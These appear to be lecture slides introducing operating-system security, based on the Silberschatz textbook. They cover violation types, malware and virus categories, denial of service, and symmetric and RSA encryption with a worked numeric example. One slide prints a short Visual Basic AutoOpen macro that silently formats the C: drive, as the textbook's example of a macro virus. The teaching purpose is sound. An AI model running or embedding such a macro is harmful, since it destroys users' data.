Security and Protection Introduction

Bojan Nokovic

Based on: "Operating Systems Concepts", 10th Edition Silberschatz Et al.

Dec. 2020

The Security Problem

Security is a measure of confidence that the integrity of a system and its data will be preserved.

Protection is the set of mechanisms that control the access of processes and users to the resources defined by a computer system.

System is secure if resources used and accessed as intended under all circumstances.

Is it possible to make a system 100% secure in the wold of intruders (crackers)?

Security Violation Categories

Breach of confidentiality, integrity, availability

Theft of service

* Unauthorized use of resources

Denial of service (DoS)

* Prevention of legitimate use

Security Violation Methods

Masquerading (breach authentication)

∗Pretending to be an authorized user to escalate privileges

Replay attack

∗ As is or with message modification

Man-in-the-middle attack

∗ Intruder sits in data flow, masquerading as sender to receiver and vice versa

Session hijacking

∗ Intercept an already-established session to bypass authentication

Privilege escalation


∗ Common attack type with access beyond what a user or resource is supposed to have

Security Measure Levels

Security must occur at four levels to be effective:

1. Physical - data centers, servers, connected terminals
2. Application - benign or malicious apps can cause security problems
3. Operating System - protection mechanisms, debugging
4. Network - intercepted communications, interruption, DOS

Four-layered Model of Security



Program Threats (Cont.)

Malware - Software designed to exploit, disable, or damage computer

Trojan Horse - Program that acts in a clandestine manner

- Spyware - Program frequently installed with legitimate software to display adds, capture user data
- Ransomware - locks up data via encryption, demanding payment to unlock it

Others include trap doors, logic bombs

All try to violate the Principle of Least Privilege:
Every program and every privileged user of the system should operate using the least amount of privilege necessary to complete the job. - Jerome Saltzer

Program Threats (Cont.)

- Code fragment embedded in legitimate program
- Self-replicating, designed to infect other computers
- Very specific to CPU architecture, operating system, applications
- Usually borne via email or as a macro
- Visual Basic Macro to reformat hard drive

```
Sub AutoOpen()
Dim oFS
        Set oFS = CreateObject(''Scripting.FileSystemObject'')
        vs = Shell(''c:command.com /k format c:'',vbHide)
End Sub
```


Program Threats (Cont.)

Virus dropper inserts virus onto the system

Many categories of viruses, literally many thousands of viruses

- File / parasitic
- Boot / memory
- Macro
- Source code
- Polymorphic to avoid having a virus signature
- Encrypted
- Stealth
- Multipartite
- Armored

A Boot-sector Computer Virus



The Threat Continues

Attacks still common, still occurring

Attacks moved over time from science experiments to tools of organized crime

- Targeting specific companies
- Creating botnets to use as tool for spam and Distributed Denial of Service (DDoS) delivery
- Keystroke logger to grab passwords, credit card numbers

System and Network Threats

Some systems open rather than secure by default

- Reduce attack surface
- But harder to use, more knowledge needed to administer

Network threats harder to detect, prevent

- Protection systems weaker
- More difficult to have a shared secret on which to base access
- No physical limits once system attached to internet

System and Network Threats (Cont.)


Denial of Service

- Overload the targeted computer preventing it from doing any useful work
- Distributed Denial-of-Service (DDoS) come from multiple sites at once
- Consider traffic to a web site
  - ∗ How can you tell the difference between being a target and being really popular?
- Accidental - writing bad code
- Purposeful - extortion, punishment

Port scanning

- Automated tool to look for network ports accepting connections - used for good and evil

Standard Security Attacks



Cryptography as a Security Tool

Broadest security tool available

- Internal to a given computer, source and destination of messages can be known and protected
  - ∗ OS creates, manages, protects, process IDs, communication ports
- Source and destination of messages on network cannot be trusted without cryptography
  - ∗ Local network IP address - consider unauthorized host added
  - ∗ WAN / Internet - how to establish authenticity Not via IP address

Cryptography

Means to constrain potential senders (sources) and / or receivers (destinations) of messages

- Based on secrets (keys)
- Enables
  - Confirmation of source
  - Receipt only by certain destination
  - Trust relationship between sender and receiver

Encryption

Constrains the set of possible receivers of a message

Encryption algorithm consists of

- Set K of keys
- Set M of messages
- Set C of ciphertexts (encrypted messages)
- A function encryption **E** : K $\rightarrow$ (M $\rightarrow$ C). That is, for each k $\in$ K, E_k is a function for generating ciphertexts from messages
  - $*$ Both E and E_k for any k should be efficiently computable functions
- A function decryption **D** : K $\rightarrow$ (C $\rightarrow$ M). That is, for each k $\in$ K, D_k is a function for generating messages from ciphertexts
  - $*$ Both D and D_k for any k should be efficiently computable functions

Encryption (Cont.)

An encryption algorithm must provide this essential property:
Given a ciphertext $c \in C$, a computer can compute m such that $E_k(m) = c$ only if it possesses k

- Thus, a computer holding k can decrypt ciphertexts to the plaintexts used to produce them, but a computer not holding k cannot decrypt ciphertexts
- Since ciphertexts are generally exposed (for example, sent on the network), it is important that it be infeasible to derive k from the ciphertexts

Symmetric Encryption

Same key used to encrypt and decrypt

- Therefore k must be kept secret

DES was most commonly used symmetric block-encryption algorithm (created by US Govt)

- Encrypts a block of data at a time
- Keys too short so now considered insecure

Triple-DES considered more secure

- Algorithm used 3 times using 2 or 3 keys
- For example $c = E_{k3}(D_{k2}(E_{k1}(m)))$

Symmetric Encryption (Cont.)


2001 NIST adopted new block cipher - Advanced Encryption Standard (AES)

- Keys of 128, 192, or 256 bits, works on 128 bit blocks

RC4 is most common symmetric stream cipher, but known to have vulnerabilities

- Encrypts/decrypts a stream of bytes (i.e., wireless transmission)
- Key is a input to pseudo-random-bit generator
    - Generates an infinite keystream

Secure Communication over Insecure Medium



Asymmetric Encryption

Public-key encryption based on each user having two keys:

- public key - published key used to encrypt data
- private key - key known only to individual user used to decrypt data

Must be an encryption scheme that can be made public without making it easy to figure out the decryption scheme

- Most common is RSA block cipher
- Efficient algorithm for testing whether or not a number is prime
- No efficient algorithm is known for finding the prime factorization of a number

Asymmetric Encryption (Cont.)

Formally, it is computationally infeasible to derive $k_{d,N}$ from $k_{e,N}$, and so k_e need not be kept secret and can be widely disseminated

- k_e is the public key
- k_d is the private key
- N is the product of two large, randomly chosen prime numbers p and q (for example, p and q are 512 bits each)
- Encryption algorithm is $E_{k_e,N}(m) = m^{k_e} \ mod \ N$, where k_e satisfies $k_e k_d mod(p-1)(q-1) = 1$
- The decryption algorithm is then $D_{k_d,N}(c) = c^{k_d} modN$

Asymmetric Encryption Example

For example make p = 7 and q = 13

We then calculate N = 7 *13 = 91 and (p-1)(q-1) = 72

We next select k_e relatively prime to 72 and < 72, yielding 5

Finally, we calculate k_d such that $k_e k_d$ mod 72 = 1, yielding 29

We now have our keys


- Public key, $k_{e,N}$ = 5, 91
- Private key, $k_{d,N}$ = 29, 91

Encrypting the message 69 with the public key results in the cyphertext 62

Cyphertext can be decoded with the private key

- Public key can be distributed in cleartext to anyone who wants to communicate with holder of private key

Encryption using RSA Asymmetric Cryptography



Cryptography (Cont.)

Symmetric cryptography based on transformations

Asymmetric based on mathematical functions

- Asymmetric much more compute intensive
- Typically not used for bulk data encryption

Thank you !

Operating Systems are among the most complex pieces of software ever developed !